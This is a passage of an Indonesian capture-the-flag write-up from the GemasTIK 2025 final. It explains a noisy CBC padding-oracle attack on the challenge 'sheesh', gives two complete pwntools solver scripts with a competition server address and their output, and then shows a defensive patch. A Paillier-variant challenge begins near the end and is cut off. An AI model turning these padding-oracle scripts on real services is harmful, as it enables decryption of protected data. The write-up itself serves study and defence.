Write-Up Final GemasTIK Divisi II 2025

HCS maaf ya Azril aku lagi cari posisi yang pas buat daftar schematics 2025


Nathan Kho Pancras - **Etern1ty**
Alfa Fakhrur Rizal Zaini - **DJumanto**
Muhammad Nabil Afrizal Rahmadani - **mirai**

Daftar Isi

CRYPTOGRAPHY

sheesh

Deskripsi



Informasi Terkait Soal

chall.py

```python
#!/usr/bin/env python3

import os, sys, signal, binascii, random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long, long_to_bytes

random.seed(os.urandom(16))
K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
```

```
M0 = os.urandom(16)
M1 = os.urandom(16)

with open("flag.txt","rb") as f:
    flag = f.read()

def hex_input(q):
    s = input(q).strip()
    try:    return binascii.unhexlify(s)
    except: print("err"); return None

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m,
16))[-16:]

def T(iv: bytes, ct: bytes):
    n = len(ct)
    if n < 96 or (n & 15):
        return None
    v = memoryview(ct)
    W = [bytes(v[i:i+16]) for i in range(0, n, 16)]
    m = len(W)

    r = ((iv[0] & 7) + 2) % m
    if r:
        W = W[r:] + W[:r]

    j = 1 + (W[0][0] & 1)
    if len(W) <= j:
        return None
    del W[j]
    if len(W) < 2:
        return None

    a0 = long_to_bytes(bytes_to_long(W[0]) ^ bytes_to_long(M0))
```

```
    a1 = long_to_bytes(bytes_to_long(W[1]) ^ bytes_to_long(M1))
    return b"".join((S0, a0, S1, a1, *W[2:]))

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16)
            ok = True
        except:
            ok = False
    if random.random() < 0.08:
        ok = not ok
    return ok

iv = os.urandom(16)
MK = enc3(iv + iv)
H0 = (flag + b"\x00"*16)[:16]
H1 = bytes(a ^ b for a, b in zip(H0, MK))
pt = H1 + flag[16:]
ct = enc2(iv, pt)

print("iv:", iv.hex())
print("ct:", ct.hex())
print()

while True:
    try:
        blob = hex_input("blob: ")
        if blob is None:
            print("err\n"); continue
        L = len(blob)
        if L == 16:
            y = enc1(blob)
            print("blk:", y.hex()); print()
        elif L >= 32 and (L % 16) == 0:
            iv, ct = blob[:16], blob[16:]
            print("ok\n" if C(iv, ct) else "no\n")
        else:
```

```
            print("err\n")
    except EOFError:
        break
```

Pendekatan

Hal pertama yang penting dari challenge ini yaitu fungsi enkripsi yang dipakai.

```
K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
M0 = os.urandom(16)
M1 = os.urandom(16)

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m,
16))[-16:]
```

Kemudian server melakukan:

$$MK = enc3(iv + iv) \rightarrow 16\ byte\ mask\ dari\ AES - CBC(K1)$$
$$H0 = (flag + b'\x00' * 16)[:16] \rightarrow blok\ pertama\ flag\ (dipad\ nol\ kalau\ flag\ < 16)$$
$$H1 = H0 \oplus MK \rightarrow xor\ mask$$
$$pt = H1\ ||\ flag[16:] \rightarrow gabung\ H1 + sisa\ flag$$
$$ct = enc2(iv, pt) \rightarrow CBC\ pakai\ K0$$

Setelah itu server mengeluarkan **iv** dan **ct**. Terdapat oracle yang kita bisa pakai di server dimana misal kita melakukan input 16 byte, output **enc1** diprint, sedangkan misal input kita >= 32 byte dan kelipatan 16, server mengecek **C(iv, ct)** dan server return **“ok”** atau **“no”**. Kita harus recover flag tanpa mengetahui **K0 atau K1**. Intinya kita abuse dua oracle diatas:

- Oracle enc1 ⇒ bocorin AES(K1, x) yang cukup buat bikin MK, dimana x bebas selama x 16 byte. Definisi enc1 sendiri yaitu **enc1(x) = AES_K1(x) XOR x** yang bisa diubah ke **AES_K1(x) = enc1(x) XOR x**. Ini kita pakai karena **enc3** merupakan CBC(AES_K1, IV=0) diatas (iv || iv).

- Oracle C(iv, ct) ⇒ noisy padding oracle CBC buat decrypt ct di bawah K0.

```
def T(iv: bytes, ct: bytes):
# Ini akan transform block ct jadi urutan blok baru:
# - rotate array of 16-byte blocks
# - drop satu blok
# - XOR dua blok awal dengan secret M0, M1
# - prepend S0, S1, dll

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16) # padding oracle
            ok = True
        except:
            ok = False
    if random.random() < 0.08: # terus di flip dengan chance 8 persen
        ok = not ok
    return ok
```

Jadi **C(iv, ct)** = "apakah hasil decrypt CBC-K0(z) punya padding PKCS#7 yang valid", tapi ada flip acak sebesar 8%.

Kita tidak tau T() sepenuhnya tanpa debug, tapi kuncinya dari chall ini adalah:

- Kita bisa menyusun input ct_fake sehingga setelah T(...), blok terakhir yang dicek padding cuma tergantung dua blok yang kita kontrol (Y, X).
- Ini cukup buat classic CBC padding oracle attack terhadap satu blok X.
- Untuk menebak byte terakhir plaintext P[-1] dari blok target X, kita kirim ciphertext dua blok: [Y | X].
    - Saat kita decrypt CBC:
    - D = Dec_K0(X)
    - P = D XOR Y
    - Kita ubah 1 byte di Y untuk memaksa padding valid (0x01, 0x02 0x02, ...). Respons "ok" ⇒ padding valid ⇒ kandidat byte benar.

Di chall ini kita tidak langsung boleh kirim dua blok [Y | X], karena server butuh minimal 96 byte dan T(iv,ct) ngerotate, ngehapus blok, nambah blok lain, dll. Tetapi misal kalau kita bentuk blob seperti berikut:

- iv = 0^16
- ct = Y || X || 0^16 || 0^16 || 0^16 || 0^16

Setelah T() dan decrypt CBC + unpad, valid padding bergantung langsung pada relasi Y dan X. Jadi kita tetap bisa jalankan padding oracle CBC byte-per-byte.

Sekarang gimana kita dapat MK?

- MK = enc3(iv||iv)
- enc3(m) = AES_CBC(K1, IV=0)(pad(m))[-16]

CBC K1 sendiri bekerja dengan cara seperti berikut (B = block):

- B0 = AES_K1(iv ^ 0)
- B1 = AES_K1(iv ^ B0)
- B2 = AES_K1(0x10...10 ^ B1) -> karena pad(iv||iv) akan nambah satu blok padding penuh 0x10
- MK = B2

Disini kita bisa melakukan beberapa hal:

1. Query **enc1(iv) = E(iv)**

$$AES_{K1}(iv) \oplus iv \Rightarrow AES_{K1}(iv) = enc1(iv) \oplus iv$$

2. Query **enc1(E(iv)) = E(E(iv))**

$$enc1(E(iv)) = AES_{K1}(E(iv)) \oplus E(iv) \Rightarrow AES_{K1}(E(iv)) = enc1(E(iv)) \oplus E(iv)$$

3. Cari **B1**

$$B1 = AES_{K1}(E(iv)) = E(E(iv))$$

4. **B2** perlu plaintext 0x10..10 ^ B1, misal Y = B1 ^ (0x10 * 16), kemudian query enc1(Y) dan kita sukses mendapatkan **MK**.

$$enc1(Y) = AES_{K1}(Y) \oplus Y \Rightarrow AES_{K1}(Y) = enc1(Y) \oplus Y$$

Jadi MK bisa direkonstruksi murni dari oracle enc1 tanpa brute force K1, tanpa leak internal state lain. Sekarang kita punya:

- ct = C0 || C1 || ...
- iv0 = IV
- pt = CBC_dec_K0(iv0, ct) = H1 || flag[16:]
- H1 = H0 XOR MK
- H0 = first 16 bytes of flag (zero padded if needed)

Jadi sekarang kita bisa membuat padding oraclenya:

1. Decrypt tiap blok ciphertext Ci di bawah K0.

2. Dapetin Dec_K0(Ci) untuk setiap blok.
3. Reconstruct pt CBC:
    - P0 = Dec_K0(C0) XOR IV
    - Pi = Dec_K0(Ci) XOR C(i-1)
4. Unpad, kemudian ambil:
    - H1 = P0 (16 byte pertama plaintext final)
    - rest = plaintext[16:]
    - H0 = H1 XOR MK
    - flag = H0 || rest

Jadi kalau kita bisa dapetin Dec_K0(Ci) untuk semua blok, kita mendapatkan flagnya. Masalahnya padding oracle ini noisy. Buat recover byte ke-i dari Dec_K0(X):

1. Kita set padval = 16 - i.
2. Kita bikin blok palsu Y sepanjang 16 byte.
    - Untuk setiap posisi j > i: Y[j] = Dec_K0(X)[j] ^ padval. Ini maksa plaintext yang di-decrypt jadi ... padval padval padval valid PKCS#7.
3. Untuk byte i itu sendiri kita coba semua kemungkinan 0..255:
    - Set `Y[i] = guess`.
    - Kirim blob: `iv=0^16`, `ct = Y || X || 0 || 0 || 0 || 0`
    - Kalau oracle balikin `"ok"`, artinya padding valid ⇒ kandidat benar untuk byte i.
    - Lalu kita derive `Dec_K0(X)[i] = guess ^ padval`.

Karena oraclenya noisy, awalnya saya membuat **solver.py** yang menggunakan majority voting, dengan pseudocode:

```
for i in [15..0]:
  padval = 16-i
  base[Y] diset sesuai byte yang sudah berhasil
  for guess in 0..255:
    count_ok = 0
    ulangi 10 kali:
      if oracle(Y[i]=guess) == "ok":
        count_ok += 1
    simpan score[guess] = count_ok
  pilih guess dengan score tertinggi
  D[i] = guess ^ padval
```

Solver awal ini tidak pernah salah byte tapi sangat lama, dan di VPS khusus sendiri perlu waktu hampir 1 ronde (5 menit) buat selesai 1 kali jalan (challenge brute di AD wow). Jadinya saya coba optimasi dan jadilah **try.py**, tetapi ini tidak konsisten, bisa berhasil bisa gagal. Untuk approach yang ini menggunakan:

1. Sweep pertama:
    - Untuk setiap y 0..255
        - Bangun Y dengan byte i = y
        - Kirim sekali

        - Jika "ok", tambahkan y ke candidates
    - Ini 256 query total.
2. Karena chance benar 92%, byte benar langsung muncul di candidates. Byte salah cuma ikut candidates dengan peluang 8%, jadi biasanya jumlah kandidat kecil (1-3 kandidat).
3. Skor kandidat dengan sedikit sampling:
    - Untuk setiap y di candidates, panggil oracle ulang 5 kali.
    - Hitung berapa kali "ok".
    - Ambil kandidat dengan score tertinggi.
    - Jika score ≥3/5 kita anggap "cukup yakin".

Solusi

solver.py

```python
# eter
from pwn import *
import binascii
from Crypto.Util.Padding import unpad

hostport = 'nc 47.128.189.162 14000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
# PORT = 14000

# context.log_level = 'debug'

global query_count
query_count = 0

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    line1 = r.recvline().decode().strip()
    line2 = r.recvline().decode().strip()
    assert line1.startswith("iv: ")
    assert line2.startswith("ct: ")

    iv0_hex = line1[4:]
```

```
    ct0_hex = line2[4:]
    iv0 = binascii.unhexlify(iv0_hex)
    ct0 = binascii.unhexlify(ct0_hex)

    r.recvline()

    print("iv0:", iv0_hex)
    print("ct0:", ct0_hex)

    def enc1_query(b):
        assert len(b) == 16
        hex_b = binascii.hexlify(b)
        r.sendlineafter(b"blob: ", hex_b)
        resp = r.recvline().strip().decode()
        assert resp.startswith("blk: ")
        blk_hex = resp[5:]
        global query_count
        query_count += 1
        return binascii.unhexlify(blk_hex)

    e1 = enc1_query(iv0)
    e2 = enc1_query(e1)
    C1 = bytes(a ^ b for a, b in zip(e2, e1))
    Y_val = bytes(a ^ b for a, b in zip(C1, b'\x10' * 16))
    e3 = enc1_query(Y_val)
    MK = bytes(a ^ b for a, b in zip(e3, Y_val))
    print("MK computed:", MK.hex())

    BS = 16
    ct_blocks = [ct0[i:i+BS] for i in range(0, len(ct0), BS)]
    n_blocks = len(ct_blocks)
    print("Number of blocks in ct0:", n_blocks)

    def query_ok(blob):
        global query_count
        hex_blob = binascii.hexlify(blob)
        r.sendlineafter(b"blob: ", hex_blob)
        resp = r.recvline().decode().strip()
        query_count += 1
        if resp == "ok":
            return True
        if resp == "no":
```

```
            return False
        raise RuntimeError(f"unexpected oracle response: {resp!r}")

    def recover_dec_block(X, trials=7):
        iv_zero = b"\x00" * 16
        fixed_tail = b"\x00" * 16 * 4

        D = [0] * 16

        for i in range(15, -1, -1):
            padval = 16 - i

            base = bytearray(16)
            for j in range(i + 1, 16):
                base[j] = D[j] ^ padval

            best_y = 0
            best_cnt = -1

            for y in range(256):
                guess = base.copy()
                guess[i] = y

                crafted_ct = bytes(guess) + X + fixed_tail
                blob = iv_zero + crafted_ct

                # sampling
                ok_cnt = 0
                for _ in range(trials):
                    if query_ok(blob):
                        ok_cnt += 1

                if ok_cnt > best_cnt:
                    best_cnt = ok_cnt
                    best_y = y

            # Dec_K0(X)[i] = best_y XOR padval
            D[i] = best_y ^ padval

        return bytes(D)

    D_blocks = []
```

```
    for blk in ct_blocks:
        print("Decrypting block:", blk.hex())
        D = recover_dec_block(blk)
        print("D_K0(block) =", D.hex())
        D_blocks.append(D)

    pt_blocks = []
    P0 = bytes(a ^ b for a, b in zip(D_blocks[0], iv0))
    pt_blocks.append(P0)
    for i in range(1, n_blocks):
        Pi = bytes(a ^ b for a, b in zip(D_blocks[i], ct_blocks[i -
1]))
        pt_blocks.append(Pi)

    pt_padded = b"".join(pt_blocks)
    pt = unpad(pt_padded, 16)
    H1 = pt[:16]
    flag_tail = pt[16:]
    H0 = bytes(a ^ b for a, b in zip(H1, MK))
    flag = H0 + flag_tail

    print("Total queries made:", query_count)

    print("Flag:", flag.decode())

if __name__ == '__main__':
    main()
```

try.py

```
# eter
from pwn import *
import binascii
from Crypto.Util.Padding import unpad

# hostport = 'nc 47.128.189.162 14000'
# HOST = hostport.split()[1]
# PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
```

```python
# PORT = 14000

global query_count
query_count = 0

# context.log_level = 'debug'

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    line1 = r.recvline().decode().strip()
    line2 = r.recvline().decode().strip()
    assert line1.startswith("iv: ")
    assert line2.startswith("ct: ")
    iv0 = binascii.unhexlify(line1[4:])
    ct0 = binascii.unhexlify(line2[4:])
    r.recvline()

    def enc1_query(block16: bytes) -> bytes:
        assert len(block16) == 16
        hex_b = binascii.hexlify(block16)
        r.sendlineafter(b"blob: ", hex_b)
        resp = r.recvline().strip().decode()
        assert resp.startswith("blk: ")
        blk_hex = resp[5:]
        global query_count
        query_count += 1
        return binascii.unhexlify(blk_hex)

    def oracle_ok(blob_bytes: bytes) -> bool:
        global query_count
        hex_blob = binascii.hexlify(blob_bytes)
        r.sendlineafter(b"blob: ", hex_blob)
        resp = r.recvline().decode().strip()
        query_count += 1
        if resp == "ok":
            return True
        if resp == "no":
            return False
        raise RuntimeError(f"unexpected oracle resp {resp!r}")
```

```
    e1 = enc1_query(iv0) # e1 = E(iv0) ^ iv0
    e2 = enc1_query(e1) # e2 = E(e1)  ^ e1
    C1 = bytes(a ^ b for a, b in zip(e2, e1)) # C1 = E(e1)
    Y  = bytes(a ^ b for a, b in zip(C1, b'\x10' * 16)) # C1 ^
0x10..10
    e3 = enc1_query(Y) # e3 = E(Y) ^ Y
    MK = bytes(a ^ b for a, b in zip(e3, Y)) # MK = E(Y)

    # split ct blocks
    BS = 16
    ct_blocks = [ct0[i:i+BS] for i in range(0, len(ct0), BS)]
    n_blocks = len(ct_blocks)

    iv_zero   = b"\x00" * 16
    fixed_end = b"\x00" * 16 * 4

    # build blob given a forged first block guess
    def make_blob(Yblk: bytes, Xblk: bytes) -> bytes:
        crafted_ct = Yblk + Xblk + fixed_end
        blob = iv_zero + crafted_ct
        return blob

    # score a specific guess byte y at position i for block X
    # run `trials` queries and return number of "ok"
    def score_y(i, padval, known_D, y, X, trials):
        # build template for Y
        base = bytearray(16)
        for j in range(i + 1, 16):
            base[j] = known_D[j] ^ padval
        ok_cnt = 0
        for _ in range(trials):
            guess = base.copy()
            guess[i] = y
            blob = make_blob(bytes(guess), X)
            if oracle_ok(blob):
                ok_cnt += 1
        return ok_cnt

    # sweep all 256 once and collect candidates that ever returned ok
    def sweep_candidates(i, padval, known_D, X):
        cands = set()
        base = bytearray(16)
```

```
        for j in range(i + 1, 16):
            base[j] = known_D[j] ^ padval
        for y in range(256):
            guess = base.copy()
            guess[i] = y
            blob = make_blob(bytes(guess), X)
            if oracle_ok(blob):
                cands.add(y)
        return cands

    # recover Dec_K0(X) for one ciphertext block X (16 bytes)
    def recover_dec_block(X: bytes) -> bytes:
        D = [0] * 16

        for i in range(15, -1, -1):
            padval = 16 - i

            candidates = set()
            best_y = None
            best_cnt = -1

            for sweep_round in range(2):
                candidates |= sweep_candidates(i, padval, D, X)

                # score each candidate with 5 trials
                local_best_y = None
                local_best_cnt = -1
                for y in candidates:
                    cnt = score_y(i, padval, D, y, X, trials=5)
                    if cnt > local_best_cnt:
                        local_best_cnt = cnt
                        local_best_y = y

                best_y = local_best_y
                best_cnt = local_best_cnt

                # stop early
                if best_cnt >= 3:
                    break

            # if still weak
            if best_cnt < 3:
```

```
                # full brute 10 trials
                best_y = None
                best_cnt = -1
                base = bytearray(16)
                for j in range(i + 1, 16):
                    base[j] = D[j] ^ padval

                for y in range(256):
                    cnt = 0
                    for _ in range(10):
                        guess = base.copy()
                        guess[i] = y
                        blob = make_blob(bytes(guess), X)
                        if oracle_ok(blob):
                            cnt += 1
                    if cnt > best_cnt:
                        best_cnt = cnt
                        best_y = y
                    if cnt >= 8:
                        # strong enough
                        break

            # finalize this byte of Dec_K0(X)
            D[i] = best_y ^ padval

        return bytes(D)

    D_blocks = []
    for blk in ct_blocks:
        D_blocks.append(recover_dec_block(blk))

    P0 = bytes(a ^ b for a, b in zip(D_blocks[0], iv0))
    pt_blocks = [P0]
    for i in range(1, n_blocks):
        Pi = bytes(a ^ b for a, b in zip(D_blocks[i], ct_blocks[i -
1]))
        pt_blocks.append(Pi)
    pt_padded = b"".join(pt_blocks)
    pt = unpad(pt_padded, 16)

    # undo masking to recover full flag
    # H0 = first 16 bytes of flag (padded with zeros if short)
```

```
    # H1 = H0 XOR MK
    # pt = H1 || flag[16:]
    H1 = pt[:16]
    rest = pt[16:]
    H0 = bytes(a ^ b for a, b in zip(H1, MK))
    flag = H0 + rest

    try:
        print("Query count: ", query_count)
        print("Flag str:", flag.decode("utf-8"))
    except UnicodeDecodeError:
        print("Flag str decode failed (not valid utf-8)")

if __name__ == "__main__":
    main()
```

Hasil

```
> python solver.py
[+] Starting local process '/home/etern1ty/miniforge3/envs/sage/bin/python3': pid 15613
iv0: 59636794e4882e5a45423440f713c3d1
ct0: 564818ccb53010bb3c450cd4e05115e0a3fe1dea80977d76859390d6461831aa771d66fda573a8ccc546a05229d64736ce28dc57aed14e
0265fc74892607cb8f29a4acd58c21b583dbe7373ad9b374e2
MK computed: 3f443909eacac588924cc84c13b57783
Number of blocks in ct0: 5
Decrypting block: 564818ccb53010bb3c450cd4e05115e0
D_K0(block) = 216213dc5d16a299e6368755bce8df0b
Decrypting block: a3fe1dea80977d76859390d6461831aa
D_K0(block) = 011a7096fd7e78e26421678db7037d83
Decrypting block: 771d66fda573a8ccc546a05229d64736
D_K0(block) = 91ac75b0c7d10713c2dda48f745e4bf0
Decrypting block: ce28dc57aed14e0265fc74892607cb8f
D_K0(block) = 305b0a999735c3959d22cb361b907352
Decrypting block: 29a4acd58c21b583dbe7373ad9b374e2
D_K0(block) = fc6ee8339c83266657ae1cf42203cf8b
Total queries made: 143363
Flag: GEMASTIK18{YXNkYWRhZHNhYXdkYWRhc2RhZGFzeGN4Y2FzZGFld2FkYXdkd2F4d2F4d2Rhd2Rh}
[*] Stopped process '/home/etern1ty/miniforge3/envs/sage/bin/python3' (pid 15613)

> eter ~/../final/sheesh                                    1m 14.861s env - sage
```

```
> python try.py
[+] Starting local process '/home/etern1ty/miniforge3/envs/sage/bin/python3': pid 18591
Query count:  33193
Flag str: GEMASTIK18{YXNkYWRhZHNhYXdkYWRhc2RhZGFzeGN4Y2FzZGFld2FkYXdkd2F4d2F4d2Rhd2Rh}
[*] Stopped process '/home/etern1ty/miniforge3/envs/sage/bin/python3' (pid 18591)
```

Patching

Disini untuk patching yang saya pakai sangat simple tetapi sangat efektif, dimana noise chancenya sebelumnya kan 8%, saya ubah jadi 50% sehingga tidak ada sinyal sama sekali dan padding oracle tidak bisa recover flag.

chall.py


```python
#!/usr/bin/env python3

import os, sys, signal, binascii, random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long, long_to_bytes

random.seed(os.urandom(16))
K0 = os.urandom(16)
K1 = os.urandom(16)
S0 = os.urandom(16)
S1 = os.urandom(16)
M0 = os.urandom(16)
M1 = os.urandom(16)

with open("/flag.txt","rb") as f:
    flag = f.read()

def hex_input(q):
    s = input(q).strip()
    try:    return binascii.unhexlify(s)
    except: print("err"); return None

def enc1(b16: bytes) -> bytes:
    x = AES.new(K1, AES.MODE_ECB).encrypt(b16)
    return bytes(a ^ b for a, b in zip(x, b16))

def enc2(iv: bytes, m: bytes) -> bytes:
    return AES.new(K0, AES.MODE_CBC, iv=iv).encrypt(pad(m, 16))

def enc3(m: bytes) -> bytes:
    return AES.new(K1, AES.MODE_CBC, iv=b"\x00"*16).encrypt(pad(m,
16))[-16:]

def T(iv: bytes, ct: bytes):
    n = len(ct)
    if n < 96 or (n & 15):
        return None
    v = memoryview(ct)
    W = [bytes(v[i:i+16]) for i in range(0, n, 16)]
```

```
    m = len(W)

    r = ((iv[0] & 7) + 2) % m
    if r:
        W = W[r:] + W[:r]

    j = 1 + (W[0][0] & 1)
    if len(W) <= j:
        return None
    del W[j]
    if len(W) < 2:
        return None

    a0 = long_to_bytes(bytes_to_long(W[0]) ^ bytes_to_long(M0))
    a1 = long_to_bytes(bytes_to_long(W[1]) ^ bytes_to_long(M1))
    return b"".join((S0, a0, S1, a1, *W[2:]))

def C(iv: bytes, ct: bytes) -> bool:
    z = T(iv, ct)
    if z is None:
        ok = False
    else:
        try:
            x = AES.new(K0, AES.MODE_CBC, iv=iv).decrypt(z)
            unpad(x, 16)
            ok = True
        except:
            ok = False
    if random.random() < 0.5:
        ok = not ok
    return ok

iv = os.urandom(16)
MK = enc3(iv + iv)
H0 = (flag + b"\x00"*16)[:16]
H1 = bytes(a ^ b for a, b in zip(H0, MK))
pt = H1 + flag[16:]
ct = enc2(iv, pt)

print("iv:", iv.hex())
print("ct:", ct.hex())
print()
```

```
while True:
    try:
        blob = hex_input("blob: ")
        if blob is None:
            print("err\n"); continue
        L = len(blob)
        if L == 16:
            y = enc1(blob)
            print("blk:", y.hex()); print()
        elif L >= 32 and (L % 16) == 0:
            iv, ct = blob[:16], blob[16:]
            print("ok\n" if C(iv, ct) else "no\n")
        else:
            print("err\n")
    except EOFError:
        break
```

phew

Deskripsi



Informasi Terkait Soal

Diberikan satu zip file yang berisi 3 file, **chall.py, Pailier.py,** dan flag local.

chall.py

```python
#!/usr/bin/env python3

import signal, os
from Pailier import *
from Crypto.Util.number import *

signal.alarm(50)

with open("flag.txt", "rb") as f:
    flag_bytes = f.read()

key = os.urandom(66)
key_int = bytes_to_long(key)
```

```
cipher = pailier()

while True:
    print("1. encrypt")
    print("2. bingo")
    print("3. decrypt")
    print("4. key?")
    inp = int(input("> "))

    if inp == 1:
        print("pt (hex)")
        inp = input("> ")
        ct = cipher.encrypt(int(inp, 16))
        print('ct : ', '{0:x}'.format(ct))

    elif inp == 2:
        print("key (hex)")
        user_hex = input("> ").strip()
        try:
            user_key = bytes.fromhex(user_hex)
        except Exception:
            print("nope")
            continue

        if len(user_key) == 66 and user_key == key:
            try:
                print(flag_bytes.decode())
            except Exception:
                print(flag_bytes.hex())
        else:
            print("nope")

    elif inp == 3:
        print("ct (hex)")
        inp = input("> ")
        pt = cipher.decrypt(int(inp, 16))
        print('pt : ', '{0:x}'.format(pt))

    elif inp == 4:
        ct = cipher.encrypt(key_int)
        print('ct : ', '{0:x}'.format(ct))
```

```
    else:
        exit()
```

chall.py

```
from Crypto.Util.number import *
from math import lcm
import random

class pailier:
    def __init__(self):
        self.primes = [getPrime(512) for _ in range(2)]
        self.n = 1
        self.phi = 1
        self.mul = 1
        for i in range(2):
            self.n  *= self.primes[i]
            self.phi *= (self.primes[i] - 1)
        self.n2 = self.n * self.n
        self.g = [pow(random.randrange(1, self.n2), self.primes[i],
self.n2) for i in range(2)]
        for x in self.g:
            self.mul = (self.mul * x) % self.n2
        self.miu = inverse(self.L(pow(self.mul, self.phi, self.n2)),
self.n)
        self.alpha = [None, None]
        for idx in range(2):
            while True:
                a = random.randrange(2, self.n - 1)
                if GCD(a, self.n) == 1:
                    self.alpha[idx] = a
                    break
        self.beta  = [random.randrange(0, self.n),
random.randrange(0, self.n)]

    def L(self, val):
        return (val - 1) // self.n

    def pubkey(self):
        return (self.n, self.g)
```

```
    def encrypt(self, msg: int) -> int:
        r  = random.randrange(0, self.n - 1)
        gb = self.g[random.randrange(0, 2)]
        gm = pow(gb, msg, self.n2)
        rn = pow(r, self.n, self.n2)
        return (gm * rn) % self.n2

    def decrypt(self, ct: int) -> int:
        raw = self.L(pow(ct, self.phi, self.n2)) % self.n
        raw = (raw * self.miu) % self.n
        t = pow(ct % self.n, (self.n - 1) // 2, self.n) if (self.n %
2 == 1) else 0
        idx = 0 if t == 1 else 1
        return (self.alpha[idx] * raw + self.beta[idx]) % self.n
```

Pendekatan

```
class pailier:
    def __init__(self):
        p,q = getPrime(512), getPrime(512)
        n   = p*q
        n2  = n*n
        g0  = rand^(p) mod n^2
        g1  = rand^(q) mod n^2
        # ...
        # alpha[0], alpha[1], beta[0], beta[1] random mod n

    def encrypt(msg):
        # pilih generator g_b secara acak:
        # b ∈ {0,1}
        # ct = g_b^msg * r^n    (mod n^2)

    def decrypt(ct):
        # "raw" = L( ct^phi mod n^2 ) * miu mod n
        # tentukan idx = 0 atau 1 pakai tes residu kuadrat
        # return alpha[idx] * raw + beta[idx] (mod n)
```

Cryptosystem Paillier ini agak berbeda dari normal, dimana **c = g^m r^n mod n^2**, tapi **g bukan fixed.** Dia **random pilih salah satu dari dua generator (g[0] atau g[1])** setiap kali enkripsi dipanggil. Dekripsi juga tidak langsung return m, tapi return **Dec(ct) = A_b * m + B_b (mod n)**, dengan pasangan konstanta (A_0, B_0) atau (A_1, B_1) tergantung generator mana dipakai saat enkripsi.

$$A_b = alpha[b] * S_b(modn)$$
$$B_b = beta[b]$$
$$S_b\ dari\ struktur\ g[b]$$

Sifat penting:

- A_0 kelipatan salah satu prime, misal p.
- A_1 kelipatan prime lain, misal q.
- Jadi gcd(A_b, n) akan kasih kita p atau q.

